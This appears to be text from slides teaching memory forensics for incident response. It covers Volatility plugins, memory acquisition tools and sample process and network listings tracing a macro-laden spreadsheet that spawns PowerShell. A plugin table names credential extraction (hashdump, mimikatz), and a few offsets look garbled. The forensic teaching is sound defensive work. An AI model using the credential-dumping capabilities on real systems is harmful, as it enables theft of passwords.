CIDSizeMRU	ROOT\SOFTWARE\Microsoft\Windows\Curre...	8	RegBinary
CIDSizeMRU	ROOT\SOFTWARE\Microsoft\Windows\Curre...	11	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...		
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...		
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...		
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...		
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	HRZR_PGYPHNPbhag:pgbe	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.Tngfgnegraq_8jrxlo3q8oojrlNcc	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	HRZR_PGYFRFFVBA	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.Jvaqbjf5rrnqonpxUho_8jrxlo3q8oojrlNcc	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.JvaqbjfZncf_8jrxlo3q8oojrlNcc	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.Crbcyr_8jrxlo3q8oojrlk4p7n3o7q12188146...	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.ZvpefbfsgFgvpx1Abgrf_8jrxlo3q8oojrlNcc	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	{1NP14R77-02R7-4R5Q-0744-2R01NR519807}\FavccvatG...	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.JvaqbjfPhyphngbe_8jrxlo3q8oojrlNcc	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	{1NP14R77-02R7-4R5Q-0744-2R01NR519807}\zfcvav.r...	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	jvaqbjf.vzzrefvirpbagebycnary_pj5a1u2gklrjllzve...	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	ZFRqtr	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.Jvaqbjf.Rkcybere	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.Jvaqbjf.PbagebyCnary	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Puebzr	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	Zvpefbfsg.Jvaqbjf.Frnepu_pj5a1u2gklrjllPbegnanHV	RegBinary
UserAssist	ROOT\SOFTWARE\Microsoft\Windows\Curre...	{1NP14R77-02R7-4R5Q-0744-2R01NR519807}\JvaqbjfCh...	RegBinary

UserAssist Keys

Memory | Incident Response

- Every command, every file you open, every program you launch, every bit of data you enter traverses memory at some point → **creates forensic artifacts (e.g. network sockets, processes & threads)**
- Different than disk or using SysInternals which gathers data via the Windows API
- **However, not all programs touch the filesystem directly**
- You cannot rely on any tools, commands, etc. on the system - they may be compromised and display false information.
- Passwords and encryption may also pose an issue.



What is memory-resident malware?

- AKA “fileless” malware
- Writes itself directly onto a computer’s system memory.
- Leaves very few signs of infection, making it difficult for traditional tools to identify – including traditional disk imaging.
- Empire, Mimikatz designed to minimize forensic artifact creation on a compromised host’s disk



Incident Response Example

- Victim receives a file on a USB drive with an attachment called “Profit-and-Loss-Statement.xlsm”
- The email states the file need to have the macros enabled given it is a dynamic spreadsheet.
- The victim opens the spreadsheet with no issues.
- This triggers remote access to the victim’s computer.

ACME Company													
Profit and Loss (P&L) Statement													
(USD \$ millions)													
2019													
	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	OCT	NOV	DEC	Full Year
Revenue stream 1	587.0	596.3	605.8	615.4	625.2	635.1	645.2	655.4	665.8	676.4	687.1	698.0	7,692.6
Revenue stream 2	145.6	147.9	150.2	152.6	155.0	157.5	160.0	162.5	165.1	167.7	170.4	173.1	1,907.8
Returns, Refunds, Discounts	(21.0)	(21.3)	(21.7)	(22.0)	(22.4)	(22.7)	(23.1)	(23.5)	(23.8)	(24.2)	(24.6)	(25.0)	(275.3)
Total Net Revenue	711.6	722.9	734.3	746.0	757.8	769.9	782.1	794.5	807.1	819.9	832.9	846.1	9,325.0
Cost of Goods Sold	269.6	273.9	278.2	282.7	287.1	291.7	296.3	301.0	305.8	310.7	315.6	320.6	3,533.2
Gross Profit	442.0	449.0	456.1	463.3	470.7	478.2	485.7	493.5	501.3	509.2	517.3	525.5	5,791.8
Expenses													
Advertising & Promotion	18.7	19.1	19.5	19.8	20.2	20.6	21.0	21.5	21.9	22.3	22.8	23.2	250.6
Depreciation & Amortization	108.7	110.9	113.1	115.3	117.6	119.9	122.3	124.8	127.2	129.8	132.3	135.0	1,456.8
Insurance	1.1	1.1	1.1	1.2	1.2	1.2	1.3	1.3	1.3	1.3	1.3	1.4	14.7
Maintenance	5.7	5.8	5.9	6.0	6.2	6.3	6.4	6.5	6.7	6.8	6.9	7.1	76.4
Office Supplies	2.8	2.9	2.9	3.0	3.0	3.1	3.2	3.2	3.3	3.3	3.4	3.5	37.5
Rent	5.8	5.9	6.0	6.2	6.3	6.4	6.5	6.7	6.8	6.9	7.1	7.2	77.7
Salaries, Benefits & Wages	251.2	256.2	261.3	266.5	271.8	277.2	282.7	288.3	294.0	299.9	305.8	311.9	3,366.7
Telecommunication	1.5	1.5	1.6	1.6	1.6	1.7	1.7	1.7	1.8	1.8	1.8	1.9	20.1
Travel	2.3	2.3	2.4	2.4	2.5	2.5	2.6	2.6	2.7	2.7	2.8	2.9	30.8
Utilities	1.4	1.4	1.5	1.5	1.5	1.5	1.6	1.6	1.6	1.7	1.7	1.7	18.8
Other Expense 1	3.8	3.9	4.0	4.0	4.1	4.2	4.3	4.4	4.4	4.5	4.6	4.7	50.9
Other Expense 2	-	-	-	-	-	-	-	-	-	-	-	-	-
Total Expenses	403.0	411.0	419.2	427.5	436.0	444.7	453.5	462.5	471.7	481.1	490.6	500.4	5,401.1
Earnings Before Interest & Taxes	39.0	38.0	36.9	35.8	34.7	33.5	32.2	30.9	29.6	28.2	26.7	25.2	390.6
Interest Expense	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	30.0
Earnings Before Taxes	36.5	35.5	34.4	33.3	32.2	31.0	29.7	28.4	27.1	25.7	24.2	22.7	360.6
Income Taxes	10.9	10.6	10.3	10.0	9.7	9.3	8.9	8.5	8.1	7.7	7.3	6.8	108.2
Net Earnings	25.5	24.8	24.1	23.3	22.5	21.7	20.8	19.9	19.0	18.0	16.9	15.9	252.4

Tools - Acquisition



- Memory capture (typically free)
 - FTK Imager (<https://accessdata.com>)
 - DumpIt (<http://www.moonsols.com>)
 - Belkasoft Live RAM Capturer (<https://belkasoft.com>)
 - Mandiant Memoryze (<https://www.fireeye.com/services/freeware/memoryze.html>)
 - Magnet RAM Capture (<https://www.magnetforensics.com>)
 - Winpmem (<http://sourceforge.net/projects/volatility.mirror>)
- These tools require local admin access to the system
- There are tools that will allow you to do this remotely (i.e. F-Response, Evimetry, Belkasoft)



Tools such as Volatility, Redline, Rekall only analyze the memory image, you must use a separate tool to collect it first.



Tools - Acquisition (FTK Imager)



Memory to analyze (Windows):

- **RAM** - physical memory
- **Hiberfil.sys** - file where all of that information for Hibernate mode is stored
- **Pagefile.sys** - swap file used when your system runs out of physical memory

Memory Analysis

- Volatility framework
- Rekall (Google's fork of the Volatility tool – part of Google's Rapid Response (GRR) project)
- FireEye Redline



Memory Profile | # vol.py -f mem.vmem *imageinfo*

Searches for the Kernel Debugger Block (KDBG)

- Structure of memory used by the Windows kernel for debugging processes
- Analysis of this structure will allow the **imageinfo plugin** to determine from which operating system the memory originated
- If we get this wrong, we will get unexpected results or no results at all

```
Suggested Profile(s) : Win10x64_17134, Win10x64_14393, Win10x64_10586, Win10x64_16299, Win2016x64_14393,
                     Win10x64_15063 (Instantiated with Win10x64_15063)
  AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
  AS Layer2 : FileAddressSpace (/cases/Mem/mem.vmem)
  PAE type  : No PAE
    DTB     : 0x1ab000L
    KDBG    : 0xf800ced534f0L
Number of Processors : 2
Image Type (Service Pack) : 0
  KPCR for CPU 0 : 0xffffffff800cde4f000L
  KPCR for CPU 1 : 0xffffcf801d400000L
  KUSER_SHARED_DATA : 0xffffffff780000000000L
Image date and time : 2020-10-05 19:43:21 UTC+0000
Image local date and time : 2020-10-05 12:43:21 -0700
```



Core Functionality of Volatility | Plugins

imageinfo	image identification	psxview	processes that try to hide themselves
pplist	List system processes	connections	network connections
pstree	view the process listing in tree form	filescan	files in physical memory
psscanner	List inactive or hidden processes	modules	loaded kernel drivers
dlllist	List DLLs	driverscan	drivers in physical memory
cmdscan	commands on cmd	apihooks	hooked processes
notepad	notepad	memmap	shows which pages are memory resident
iehistory	IE history	memdump	dump all memory resident pages
netscan	active and terminated connections	procdump	dump the an exe process
sockets	TCP/UDP connections	modscan	hidden/unlinked drives
hivescan	physical addresses of registry hives	hollowfind	find evidence of process hollowing
hivelist	virtual addresses of registry hives	netscan	scan for network artifacts
svcsan	running services	hashdump	extract and decrypt cached domain credentials
mimikatz	get the passwords	hivedump	list all subkeys in a hive recursively
malfind	hidden, malicious code analysis	clipboard	recover data from users' clipboards

“list” vs. “scan” plugins

- “list” plugins attempt to navigate through Windows Kernel structures to retrieve information like processes (locate and walk the linked list of _EPROCESS structures in memory), OS handles (locating and listing the handle, etc.)
- “scan” plugins will take an approach similar to carving the memory for things that might make sense when dereferenced as specific structures.




Process List | # vol.py -f mem.vmem --profile=Win10x64_15063 pslist

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa680f7651040	System	4	0	115	0	-----	0	2020-10-05 15:17:30 UTC+0000	
0xfffffa680f86c3380	smss.exe	280	4	2	0	-----	0	2020-10-05 15:17:30 UTC+0000	
0xfffffa680f8b04440	csrss.exe	392	372	11	0	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8f0d080	smss.exe	460	280	0	-----	1	0	2020-10-05 15:17:31 UTC+0000	2020-10-05 15:17:31 UTC+0000
0xfffffa680f8f12080	wininit.exe	468	372	1	0	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8f11080	csrss.exe	476	460	12	0	1	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8f67480	winlogon.exe	564	460	3	0	1	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8f8e080	services.exe	608	468	5	0	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8f95080	lsass.exe	616	468	8	0	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8fe67c0	svchost.exe	712	608	21	0	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f8fe5640	fontdrvhost.ex	720	564	5	0	1	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f902b080	fontdrvhost.ex	728	468	5	0	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f90bb7c0	svchost.exe	824	608	13	svchost	0	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f9117080	dwm.exe	936	564	11	0	1	0	2020-10-05 15:17:31 UTC+0000	
0xfffffa680f91427c0	svchost.exe	996	608	58	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f9167640	svchost.exe	292	608	46	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f916a7c0	svchost.exe	324	608	18	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f918f500	svchost.exe	480	608	24	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f91a6080	svchost.exe	332	608	15	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f767d7c0	dasHost.exe	1180	332	12	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f76c77c0	svchost.exe	1276	608	21	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f76cd7c0	svchost.exe	1328	608	7	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f8e54080	svchost.exe	1416	608	4	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f8e767c0	svchost.exe	1424	608	9	0	0	0	2020-10-05 15:17:32 UTC+0000	
0xfffffa680f8e947c0	svchost.exe	1456	608	8	0	0	0	2020-10-05 15:17:32 UTC+0000	
3xfffffa680f80ca7c0	InstallAgent.e	4500	712	7	0	1	0	2020-10-05 15:38:46 UTC+0000	
3xfffffa680f9610080	InstallAgentUs	4764	712	7	0	1	0	2020-10-05 15:38:46 UTC+0000	
3xfffffa680fa4ed7c0	TabTip.exe	3424	332	0	-----	1	0	2020-10-05 16:31:20 UTC+0000	2020-10-05 16:31:33 UTC+0000
3xfffffa680faaa2080	SkypeHost.exe	2012	712	9	0	1	0	2020-10-05 16:31:21 UTC+0000	
3xfffffa680f9bc3080	SystemSettings	4024	712	24	0	1	0	2020-10-05 17:03:43 UTC+0000	
3xfffffa680f7ee5380	audlodg.exe	4040	1328	7	0	0	0	2020-10-05 19:37:17 UTC+0000	
3xfffffa680f9829080	sppsvc.exe	7048	608	9	0	0	0	2020-10-05 19:42:45 UTC+0000	
3xfffffa680fa483080	SearchProtocol	2968	3316	8	0	0	0	2020-10-05 19:42:55 UTC+0000	
3xfffffa680fa53b400	SearchFilterHo	2532	3316	7	0	0	0	2020-10-05 19:42:55 UTC+0000	
3xfffffa680f96237c0	EXCEL.EXE	7072	3040	18	0	1	1	2020-10-05 19:42:57 UTC+0000	
3xfffffa680f9e3f340	powershell.exe	2028	7072	23	0	1	1	2020-10-05 19:42:58 UTC+0000	
3xfffffa680fa536080	conhost.exe	3296	2028	11	0	1	0	2020-10-05 19:42:58 UTC+0000	
3xfffffa680f80cb080	cmd.exe	3172	2028	2	0	1	1	2020-10-05 19:43:01 UTC+0000	
3xfffffa680f81ec7c0	cmd.exe	1968	2136	0	-----	0	0	2020-10-05 19:43:21 UTC+0000	2020-10-05 19:43:21 UTC+0000
3xfffffa680f9b287c0	conhost.exe	7100	1968	2	0	0	0	2020-10-05 19:43:21 UTC+0000	

Process Tree | # vol.py -f mem.vmem --profile=Win10x64_15063 pstree

Name	Pid	PPid	Thds	Hnds	Time
0xfffffa680f8b04440:csrss.exe	392	372	11	0	2020-10-05 15:17:31 UTC+0000
0xfffffa680f8f12080:wininit.exe	468	372	1	0	2020-10-05 15:17:31 UTC+0000
. 0xfffffa680f902b080:fontdrvhost.ex	728	468	5	0	2020-10-05 15:17:31 UTC+0000
. 0xfffffa680f8f8e080:services.exe	608	468	5	0	2020-10-05 15:17:31 UTC+0000
.. 0xfffffa680f8ed37c0:spoolsv.exe	1548	608	12	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f8e767c0:svchost.exe	1424	608	9	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f8c567c0:vmtoolsd.exe	2136	608	11	0	2020-10-05 15:17:34 UTC+0000
... 0xfffffa680f81ec7c0:cmd.exe	1968	2136	0	-----	2020-10-05 19:43:21 UTC+0000
.... 0xfffffa680f9b287c0:conhost.exe	7100	1968	2	0	2020-10-05 19:43:21 UTC+0000
.. 0xfffffa680f96497c0:NisSrv.exe	3148	608	9	0	2020-10-05 15:17:36 UTC+0000
.. 0xfffffa680f8e947c0:svchost.exe	1456	608	8	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f9167640:svchost.exe	292	608	46	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f8c377c0:SecurityHealth	2076	608	5	0	2020-10-05 15:17:33 UTC+0000
.. 0xfffffa680f76cd7c0:svchost.exe	1328	608	7	0	2020-10-05 15:17:32 UTC+0000
... 0xfffffa680f7ee5380:audiodg.exe	4040	1328	7	0	2020-10-05 19:37:17 UTC+0000
.. 0xfffffa680f8e54080:svchost.exe	1416	608	4	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f9957300:svchost.exe	3548	608	14	0	2020-10-05 15:18:45 UTC+0000
.. 0xfffffa680f90bb7c0:svchost.exe	824	608	13	0	2020-10-05 15:17:31 UTC+0000
.. 0xfffffa680fa3026c0:SearchIndexer.	3316	608	17	0	2020-10-05 15:25:20 UTC+0000
... 0xfffffa680fa53b400:SearchFilterHo	2532	3316	7	0	2020-10-05 19:42:55 UTC+0000
... 0xfffffa680fa483080:SearchProtocol	2968	3316	8	0	2020-10-05 19:42:55 UTC+0000
.. 0xfffffa680f918f500:svchost.exe	480	608	24	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f916a7c0:svchost.exe	324	608	18	0	2020-10-05 15:17:32 UTC+0000
.. 0xfffffa680f8fe67c0:svchost.exe	712	608	21	0	2020-10-05 15:17:31 UTC+0000
... 0xfffffa680f80ca7c0:InstallAgent.e	4500	712	7	0	2020-10-05 15:38:46 UTC+0000
... 0xfffffa680f9bfc7c0:SearchUI.exe	2200	712	34	0	2020-10-05 15:18:47 UTC+0000
0xfffffa680f7651040:System	4	0	115	0	2020-10-05 15:17:30 UTC+0000
. 0xfffffa680f8c81040:MemCompression	2264	4	18	0	2020-10-05 15:17:34 UTC+0000
. 0xfffffa680f86c3380:smss.exe	280	4	2	0	2020-10-05 15:17:30 UTC+0000
.. 0xfffffa680f8f0d080:smss.exe	460	280	0	-----	2020-10-05 15:17:31 UTC+0000
... 0xfffffa680f8f67480:winlogon.exe	564	460	3	0	2020-10-05 15:17:31 UTC+0000
.... 0xfffffa680f9117080:dwm.exe	936	564	11	0	2020-10-05 15:17:31 UTC+0000
.... 0xfffffa680f8fe5640:fontdrvhost.ex	720	564	5	0	2020-10-05 15:17:31 UTC+0000
.... 0xfffffa680f99927c0:userinit.exe	3772	564	0	-----	2020-10-05 15:18:45 UTC+0000
..... 0xfffffa680f99b47c0:explorer.exe	3040	3772	87	0	2020-10-05 15:18:45 UTC+0000
..... 0xfffffa680f88d57c0:MSASCuiL.exe	904	3040	3	0	2020-10-05 15:18:59 UTC+0000
..... 0xfffffa680f955a1c0:onebdrv.exe	4996	3040	18	0	2020-10-05 15:19:02 UTC+0000
..... 0xfffffa680f96237c0:EXCEL.EXE	7072	3040	18	0	2020-10-05 19:42:57 UTC+0000
..... 0xfffffa680f9e3f340:powershell.exe	2028	7072	23	0	2020-10-05 19:42:58 UTC+0000
..... 0xfffffa680f80cb080:cmd.exe	3172	2028	2	0	2020-10-05 19:43:01 UTC+0000
..... 0xfffffa680fa536080:conhost.exe	3296	2028	11	0	2020-10-05 19:42:58 UTC+0000


Process Tracing | # vol.py -f mem.vmem --profile=Win10x64_15063 psscan --output=dot --output-file=file.dot



Network List | # vol.py -f mem.vmem --profile=Win10x64_15063 netscan

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0xa680f764b010	UDPv4	192.168.2.234:58110	*:*		1780	svchost.exe	2020-10-05 16:31:24 UTC+0000
0xa680f764d400	UDPv6	fe80::a901:8969:300a:991:58108	*:*		1780	svchost.exe	2020-10-05 16:31:24 UTC+0000
0xa680f7846ec0	UDPv4	0.0.0.0:3702	*:*		1780	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7846ec0	UDPv6	:::3702	*:*		1780	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f764d0b0	TCPv4	0.0.0.0:49666	0.0.0.0:0	LISTENING	324	svchost.exe	2020-10-05 15:17:32 UTC+0000
0xa680f7664430	TCPv4	0.0.0.0:49665	0.0.0.0:0	LISTENING	996	svchost.exe	2020-10-05 15:17:32 UTC+0000
0xa680f7664a80	TCPv4	0.0.0.0:49665	0.0.0.0:0	LISTENING	996	svchost.exe	2020-10-05 15:17:32 UTC+0000
0xa680f7664a80	TCPv6	:::49665	:::0	LISTENING	996	svchost.exe	2020-10-05 15:17:32 UTC+0000
0xa680f7687a00	TCPv4	0.0.0.0:49666	0.0.0.0:0	LISTENING	324	svchost.exe	2020-10-05 15:17:32 UTC+0000
0xa680f7687a00	TCPv6	:::49666	:::0	LISTENING	324	svchost.exe	2020-10-05 15:17:32 UTC+0000
0xa680f7a10840	UDPv4	192.168.2.234:137	*:*		4	System	2020-10-05 15:17:32 UTC+0000
0xa680f7e0aa60	UDPv4	0.0.0.0:3702	*:*		1780	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7e0aa60	UDPv6	:::3702	*:*		1780	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7e0b900	UDPv4	0.0.0.0:5353	*:*		1276	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7ebd6a0	UDPv4	0.0.0.0:0	*:*		1276	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7ebd6a0	UDPv6	:::0	*:*		1276	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7ee1840	UDPv4	0.0.0.0:3702	*:*		1180	dashost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7ee1840	UDPv6	:::3702	*:*		1180	dashost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7ed5cc0	TCPv4	192.168.2.234:51498	173.194.175.109:993	CLOSED	7072	EXCEL.EXE	
0xa680f7fb0010	TCPv4	192.168.2.234:51315	40.100.138.130:443	CLOSED	2200	SearchUI.exe	
0xa680f7ff9640	UDPv4	0.0.0.0:58113	*:*		1180	dashost.exe	2020-10-05 16:31:24 UTC+0000
0xa680f7ff9640	UDPv6	:::58113	*:*		1180	dashost.exe	2020-10-05 16:31:24 UTC+0000
0xa680f7ffb70	UDPv4	0.0.0.0:3702	*:*		292	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f7ffb70	UDPv6	:::3702	*:*		292	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f804e010	UDPv4	0.0.0.0:0	*:*		292	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f804e010	UDPv6	:::0	*:*		292	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f80332a0	TCPv4	192.168.2.234:50897	23.36.89.25:443	CLOSED	996	svchost.exe	
0xa680f80ac010	UDPv4	0.0.0.0:3702	*:*		292	svchost.exe	2020-10-05 19:43:21 UTC+0000
0xa680f80c8cc0	TCPv4	192.168.2.234:50585	8.252.241.254:80	CLOSED	996	svchost.exe	
0xa680f812e9d0	TCPv4	192.168.2.234:50909	72.21.81.240:80	CLOSED	996	svchost.exe	
